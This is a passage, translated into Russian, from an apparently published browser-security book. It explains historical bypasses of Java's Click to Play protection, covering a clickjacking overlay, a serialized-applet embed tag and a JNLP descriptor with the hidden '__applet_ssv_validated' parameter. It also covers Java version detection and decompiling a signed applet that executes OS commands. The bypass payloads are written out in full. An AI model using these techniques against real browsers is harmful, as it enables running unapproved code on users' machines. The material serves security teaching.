


Рис. 8-8. Обход Click to Play с выполнением неподписанного апплета Java. Надпись Click here означает «Щелкните здесь».

Если динамически изменить определения CSS элемента `div` наложения и добавить `opacity: 0.4`, можно увидеть, что находится под наложением, как показано на рис. 8-9. При использовании этого приема и некоторой доли социальной инженерии пользователь фактически щелкает диалоговое окно Click to Play.

Эта атака представляет собой прекрасный пример кликджекинга, рассмотренного в главе 4. Важная особенность атаки состоит в том, что элемент `div` отображается поверх диалогового окна Click to Play.




Рис. 8-9. Добавление прозрачности показывает, что происходит под наложением.

Firefox предупреждает пользователя об устаревшем плагине, показывая красный значок плагина слева в адресной строке. Невнимательный пользователь все равно может щелкнуть черный `div`. Красный предупреждающий значок виден и на рис. 8-8, и на рис. 8-9.

К несчастью для атакующего, после обнаружения уязвимости такого типа ее, скорее всего, быстро исправят, поэтому поиск подверженных ей браузеров часто дает непредсказуемый результат. Точное создание отпечатка браузера помогает определить, уязвим ли браузер цели. Можно также построить логику, определяющую наилучший способ доставки плагина, чтобы довести вероятность его активации до максимума.

Пример Java

Начиная с Java 1.7 update 11, Oracle изменила свою реализацию Click to Play так, чтобы она показывалась для апплетов всех видов, в том числе неподписанных. Это значительно снижает эффективность применения в атаках эксплойтов Java и средств обхода SOP.

Неудивительно, что в реализации Click to Play обнаружилось несколько ошибок, которые нередко позволяли выполнять апплеты Java без какого-либо вмешательства пользователя. Первый способ обхода,[10] найденный Эстебаном Гийардоем (Esteban Guillardoy), был исправлен в Java 1.7 update 13. Он основывался на загрузке сериализованного апплета[11] через малоизвестный атрибут апплета `object`.

Если взглянуть на исходный код класса Java `Plugin2Manager`, можно увидеть логику Click to Play. В частности, из метода `initAppletAdapter()` видно, что при создании экземпляра апплета с помощью атрибута `code` вызывается метод `fireAppletSSVValidation()`:

```
void initAppletAdapter(AppletExecutionRunnable
  paramAppletExecutionRunnable)
  throws ClassNotFoundException, IllegalAccessException,
  ExitException, JRESelectException, IOException,
  InstantiationException {
 long l = DeployPerfUtil.put(
    0L,"Plugin2Manager.createApplet() - BEGIN");
 /*
  * Получить значения атрибутов апплета "code" и "object"
  */
 String str1 = getSerializedObject();
 String str2 = getCode();
 [...snip...]
 if ((str2 != null) && (str1 != null)) {
  System.err.println(amh.getMessage("runloader.err"));
  throw new InstantiationException(
    "Either \"code\" or \"object\"" +
    " should be specified, but not both.");
 }
 if ((str2 == null) && (str1 == null))
  return;
 if (str2 != null) {
  /*
   * Обычная загрузка апплета через атрибут "code".
   * Показывает окно CtP, ожидающее вмешательства пользователя.
   */
   if (fireAppletSSVValidation()) {
    appletSSVRelaunch();
   }
   [...snip...]

 } else {
  if (!this.isSecureVM)
   return;
  // загрузить сериализованный апплет через атрибут "object"
  this.adapter.instantiateSerialApplet(localPlugin2ClassLoader, str1);
  this.doInit = false;
  DeployPerfUtil
    .put("Plugin2Manager.createApplet()" +
      " - post: secureVM .. serialized .. ");
 }
[...snip...]
 DeployPerfUtil.put(l, "Plugin2Manager.initAppletAdapter() - END");
}
```

В то же время, если атрибут `code` не используется, Java предполагает, что используется атрибут `object`, а значит, загружается сериализованный апплет. В таких случаях Click to Play вообще не срабатывает.

Чтобы воспользоваться этой ошибкой, апплет следовало внедрить следующим кодом:

```
<embed object="object.ser"
type="application/x-java-applet;version=1.6">
```

Другой способ обхода,[12] также найденный Эстебаном, был исправлен в Java 1.7 update 21. Он основывался на скрытом параметре, который передавался апплету при его вызове через дескриптор Java Network Launching Protocol, или JNLP.[13] JNLP позволяет удобно запускать апплеты. С его помощью можно также потребовать, чтобы апплет выполнялся в определенной версии Java.

При анализе исходного кода класса Java `PluginMain`, а именно метода `performSSVValidation()`, можно заметить следующее:

```
public static boolean performSSVValidation
        (Plugin2Manager paramPlugin2Manager)
        throws ExitException {
  boolean bool = Boolean.valueOf(paramPlugin2Manager.
                  getParameter("__applet_ssv_validated")).
                     booleanValue();
  if (bool)
    return false;
  LaunchDesc localLaunchDesc = null;
  AppInfo localAppInfo = null;

  [...snip...]
}
```

Обратите внимание на недокументированный параметр `__applet_ssv_validated`: если он равен `true`, все проверки пропускаются и метод завершает работу. Оказалось, что этот параметр нельзя использовать при обычном вызове апплета, поскольку имена параметров, начинающиеся с _, исключаются. К счастью, та же реализация `performSSVValidation()` вызывается и при создании экземпляров апплетов через дескрипторы JNLP, но уже без ограничений на имя параметра.

Иными словами, ограничения Click to Play можно обойти, запустив апплет через дескриптор JNLP, использующий этот скрытый параметр. Изящно!

Ниже приведен пример подходящего дескриптора JNLP:

```
<?xml version="1.0" encoding="utf-8"?>
<jnlp spec="1.0" xmlns:jfx="http://javafx.com"
 href="applet_security_bypass.jnlp">
  <information>
    <title>Applet Test JNLP</title>
    <vendor>Oracle</vendor>
    <description>Esteban CtP bypass</description>
    <offline-allowed/>
  </information>

   <resources>
        <j2se version="1.7"
          href="http://java.sun.com/products/autodl/j2se" />
        <jar href="malicious.jar" main="true" />
  </resources>
  <applet-desc
     name="Malicious Applet"
     main-class="Main"
     width="1"
     height="1">
     <param name="__applet_ssv_validated" value="true"></param>
 </applet-desc>
 <update check="background"/>
</jnlp>
```

Обратите внимание: скрытый параметр, необходимый для обхода Click to Play, указан в описании апплета:

```
<param name="__applet_ssv_validated" value="true"></param>
```

Последний шаг состоит в выдаче этого JNLP-файла веб-сервером и обращении к нему со страницы, где требуется вызвать выполнение апплета, с помощью кода, похожего на следующий:

```
<object codebase="http://java.sun.com/update/ \
    1.6.0/jinstall-6-windows-i586.cab#Version=6,0,0,0"
    classid="clsid:5852F5ED-8BF4-11D4-A245-0080C6F74284"

    height="0" width="0">
  <param name="app" value="__JNLP_URI__">
  <param name="back" value="true">
  <applet archive="malicious.jar"
    code="Main.class"
    width="1" height="1">
  </applet>
</object>
```

Хотя Oracle уже исправила эти уязвимости, они служат убедительным напоминанием о ежедневной игре в кошки-мышки, которую ведут браузерные технологии. Разработчики браузеров и плагинов внедряют новые возможности, затем атакующие находят способы их эксплуатации, после чего выпускаются исправления. С тех пор как авторы начали писать эту книгу, стандартная редакция Java 6 была исправлена по меньшей мере шесть раз, причем были устранены около 100 проблем безопасности.[14]

Атаки на Java

Отношения мира с Java всегда были непростыми. Java обеспечивает работу самых разных вещей, от веб-конференций до популярных игр. Хотя Java открыла вебу путь к возможностям приложений, у нее также долгая история проблем с безопасностью,[15] как обсуждалось в главе 4. Многие специалисты по безопасности часто рекомендуют полностью отключать Java, однако это не всегда возможно. Например, некоторые порталы интернет-банкинга требуют наличия Java.[16]

Код Java можно выполнять двумя основными способами: в виде самостоятельных приложений Java либо в виде веб-апплетов. В этом разделе основное внимание уделяется тому, как работают апплеты, как ими манипулировать и, наконец, как удаленно эксплуатировать апплеты для компрометации систем.

Понимание апплетов Java

Прежде чем учиться манипулировать Java, важно понять, что представляют собой апплеты Java, как они взаимодействуют с браузером и чем различаются некоторые основные функции. Апплеты являются кодом Java, специально предназначенным для выполнения внутри веб-страницы. В Java существует модель безопасности апплетов, которая пытается помешать им вызывать вредоносный код. Эта модель, также известная как песочница, включает дополнительные ограничения безопасности.[17]

По умолчанию такие действия, как доступ к файловой системе или выполнение команд операционной системы, заблокированы. Модель безопасности Java требует, чтобы код считался доверенным или чтобы разрешение было предоставлено до обращения к функциям, имеющим последствия для безопасности. Значительная часть исследований безопасности Java посвящена обходу защитных мер, то есть выходу из песочницы, получению доступа к лежащей под ней

файловой системе, возможности выполнять дополнительный код и выходу за пределы самого браузера.

Полезно понимать связь между кодом Java и полученным после компиляции файлом класса. Код Java компилируется в байт-код, который затем обрабатывает виртуальная машина Java (JVM). JVM обрабатывает байт-код и выполняет его. Существуют также приложения, преобразующие байт-код обратно в приближенный код Java; обычно их называют декомпиляторами. Подробнее о них вы узнаете далее в этой главе.

Разрешения определяют, что именно может делать апплет. Прежде всего, они задают, как апплет взаимодействует с системой через песочницу. Одно из основных различий между подписанным и неподписанным апплетом состоит в том, что подписанный апплет может выполнять код за пределами песочницы.

При работе с подписанным апплетом Java проверяет действительность подписи и, если она неизвестна, предлагает пользователю подтвердить, что он принимает апплет. Вы уже видели это в атаке с подписанным апплетом Java в главе 5.

Неподписанные апплеты, напротив, изолируются в песочнице. Для эксплуатации это неудобно, зато прекрасно с точки зрения безопасности пользователя. Чтобы неподписанный апплет мог выполнить любую операцию на уровне ОС или сети, он сначала должен выйти из песочницы. Поэтому большинству эксплойтов для неподписанных апплетов, ведущих к дополнительным привилегиям, также требуется обход песочницы. Такой обход позволяет коду вызывать функции за ее пределами.

Атаки, позволяющие вырваться из изоляции, периодически обнаруживаются и обычно исправляются в приоритетном порядке, поскольку их способность разрушить модель безопасности делает их особенно опасными. Эти слабости являются движущейся мишенью, поэтому атаки на изоляцию в целом здесь не рассматриваются; речь пойдет только об атаках на конкретные версии Java.

Обнаружение Java

Перед выполнением атак на Java можно попытаться определить, работает ли Java. Как ни удивительно, в современных браузерах это может быть непросто. Наиболее эффективный способ проверить наличие Java в браузере состоит в том, чтобы убедить пользователя запустить апплет Java, который выполнит запрос и отправит вам результат.

После запуска апплета Java может обращаться к строкам версии из самого апплета. Для этого достаточно разрешений даже неподписанного апплета. Задача состоит в том, чтобы заставить пользователя выполнить апплет, перехватить результат и отправить его вам для дальнейшего выбора цели. В новых версиях Java, начиная с Java 1.7 update 11, пользователь должен явно разрешить выполнение неподписанного апплета.

Следующий фрагмент кода использует метод `System.getProperty` для получения версии и поставщика Java. Он вызывается в функции `execute`, а результат возвращается в виде строки:

```
import java.applet.*;
import java.awt.*;
public class JVersion extends Applet{

  public JVersion() {
    super();
    return;
  }
public static String execute() {
  return (" Java Version: " +
     System.getProperty("java.version")+
     " by "+System.getProperty("java.vendor"));
  }
}
```

Следующий фрагмент HTML и JavaScript выполняет приведенный выше код Java, чтобы создать объект на странице, после чего из JavaScript вызывает метод `execute` этого объекта. Результат выводится на экран методом `document.write`:

```
<object id='JVersion' name='JVersion'>
  <param name='code' value='JVersion.class' />
  <param name='codebase' value='null' />
  <param name='archive'
  value='http://browserhacker.com/JVersion.jar' />
</object>
<script>
   document.write(document.JVersion.execute());
</script>
```

Если во время выполнения браузер использует Java 1.7, появится предупреждающее диалоговое окно, показанное на рис. 8-10.




Рис. 8-10. Предупреждение о неподписанном апплете в Java 1.7 с версией обновления выше 11. Надписи: Do you want to run this application? - запустить это приложение?; Run - запустить; Cancel - отменить.

После подтверждения предупреждения должен появиться результат, похожий на рис. 8-11. Однако в Java 1.6 и более ранних версиях неподписанный апплет запускается автоматически, не требуя вмешательства пользователя.




Рис. 8-11. Результат работы апплета JVersion: версия Java и поставщик.

Несмотря на эти способы обнаружения, начиная с Java 1.7 update 11 рекомендуется просто запускать вредоносные апплеты Java без предварительного обнаружения Java. Причина в том, что браузер в любом случае просит у пользователя разрешение перед запуском апплета, независимо от того, является ли он кодом обнаружения Java или неподписанным вредоносным апплетом.

Обратный анализ апплетов Java

Столкнувшись с доверенным апплетом Java, вы стремитесь восстановить его код, понять внутреннее устройство и найти возможные дефекты. Одна из трудностей состоит в том, что сам код нельзя изменить непосредственно. Если апплет принимает аргументы с веб-страницы, в нем можно обнаружить слабости, ведущие к эксплуатации. В таком сценарии вы фактически используете слабость доверенного апплета, чтобы эксплуатировать хост.

Чтобы найти подобные слабости, необходимо заглянуть внутрь апплета. Для этого сначала нужен декомпилятор Java, например JD-GUI. Декомпилятор преобразует байт-код Java обратно в код, который можно просматривать. С помощью приложения JD-GUI[18] можно разобрать апплет Java, найти слабости и определить, как изменить веб-страницу, чтобы ими воспользоваться. Иногда код апплета Java в некоторой степени обфусцирован, и тогда придется также потратить время на деобфускацию.

Следующий искусственный пример показывает, как обратный анализ апплета Java позволяет продолжить компрометацию лежащих в основе браузера и ОС. В данном случае цель состоит в злоупотреблении обычным поведением апплета для выполнения произвольных команд ОС.

Проанализировав HTML и JavaScript, вы определяете, что ряд аргументов передается непосредственно апплету. Кроме того, апплет, по-видимому, предоставляет метод `execute()`:

```
<object id='signedAppletCmdExec'
  classid='clsid:8AD9C840-044E-11D1-B3E9-00805F499D93'
  name='signedAppletCmdExec'>
  <param name='code' value='signedAppletCmdExec.class' />
  <param name='codebase' value='null' />

  <param name='archive'
  value='http://browserhacker.com/signedAppletCmdExec.jar' />
  <param name='debug' value='true' />
  <param name='dir' value='c:/' />
</object>
```

Этот пример указывает браузеру выполнить класс `signedAppletCmdExec` из файла `signedAppletCmdExec.jar`. Аргументу `debug` присваивается значение `true`, а `dir` получает значение `c:/`. Когда браузер выполняет код, аргументы передаются Java, и значения `debug` и `dir` становятся доступны апплету. Наконец, для запуска апплета требуется также следующий JavaScript:

```
<script>
try {
    output = document.signedAppletCmdExec.execute();
    console.log("output: " + output);
    return;
}catch (e) {
    console.log("timeout");
      return;
}
</script>
```

Код JavaScript создает функцию, которая обращается к апплету и запускает метод `execute` внутри него. Кроме того, она выводит некоторые поступающие от апплета сообщения в консоль браузера. При выполнении этого кода вы увидите результат, показанный на рис. 8-12.




Рис. 8-12. Окно cmd.exe с приглашением C:\>.

Понимание поведения этого кода указывает на возможность выполнить произвольные команды ОС. Чтобы точно выяснить, как это сделать, необходимо знать, каким образом код вызывается внутри Java. Здесь потребуется разобрать код Java и исследовать вызов `cmd.exe`.

Сначала нужно извлечь файл `.class` из файла `.jar`. Загрузите файл `.jar` и сохраните его во временном каталоге. Чтобы извлечь содержимое `.jar`, введите следующую команду. Помните, что файл `.jar` является обычным файлом `.zip`, содержащим все необходимые файлы классов Java и другое связанное содержимое:

```
$ jar xvf signedAppletCmdExec.jar
 inflated: META-INF/MANIFEST.MF
 inflated: META-INF/MYKEY.SF
 inflated: META-INF/MYKEY.DSA
  created: META-INF/
 inflated: signedAppletCmdExec.class
 inflated: RelaxedSecurityManager.class
```

Как видно, извлечены два файла классов вместе со сведениями в `META-INF` о том, как подписан апплет. Два файла классов содержат код апплета, скомпилированный в байт-код. Затем запустите JD-GUI и дважды щелкните `signedAppletCmdExec.class`. После загрузки вы увидите нечто похожее на рис. 8-13.

